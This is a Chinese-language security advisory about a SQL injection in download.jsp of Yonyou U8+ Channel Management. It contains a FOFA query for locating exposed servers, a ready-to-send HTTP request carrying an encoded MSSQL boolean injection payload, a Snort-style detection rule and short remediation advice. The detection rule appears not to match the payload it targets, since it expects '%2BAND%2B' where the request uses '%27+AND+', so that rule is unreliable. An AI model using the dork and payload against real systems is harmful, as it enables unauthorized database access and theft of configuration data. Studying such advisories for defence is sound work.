

用友U8+渠道管理(高级版) download.jsp 存在SQL注入漏洞

用友U8+渠道管理(高级版) download.jsp 存在SQL注入漏洞，攻击者可进行数据库查询，获取重要敏感配置信息。

影响版本

用友U8+

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级


维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低

漏洞复现

FOFA: "common/images/dot.gif" && (icon_hash="737647198" || icon_hash="84729000")

POC/EXP:

```
GET /business/common/download.jsp?
filename=&foldertype=&file=%27+AND+9228+IN+%28SELECT+%28CHAR%28113%29%2BCHAR%2812
0%29%2BCHAR%28122%29%2BCHAR%28120%29%2BCHAR%28113%29%2B%28SELECT+%28CASE+WHEN+%28
9228%3D9228%29+THEN+CHAR%2849%29+ELSE+CHAR%2848%29+END%29%29%2BCHAR%28113%29%2BCH
AR%28112%29%2BCHAR%2898%29%2BCHAR%28120%29%2BCHAR%28113%29%29%29+AND+%27BkmE%27%3
D%27BkmE HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (windows NT 10.0; win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/120.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image
/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Connection: close
```



sonrt规则：

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (
  msg:"Yonyou U8+ - MSSQL Boolean-Based SQLi via download.jsp";
  flow:to_server,established;
  content:"GET"; http_method;
  content: "/business/common/download.jsp"; http_uri;
  content: "file="; http_uri;
  pcre: "/file=[^&]*'%2BAND%2B\d+%2BIN%2B\((SELECT%2B\((CHAR\(/i";
  metadata:cve CVE-2025-XXXXX;
  metadata:affected_product "用友U8+渠道管理系统";
  metadata:vulnerability_type "MSSQL Boolean-Based SQL Injection";
  classtype:sql-injection;
  sid:1000404;
  rev:1;
  priority:1;
)
```

漏洞修复

关闭互联网暴露面或接口设置访问权限

升级至安全版本。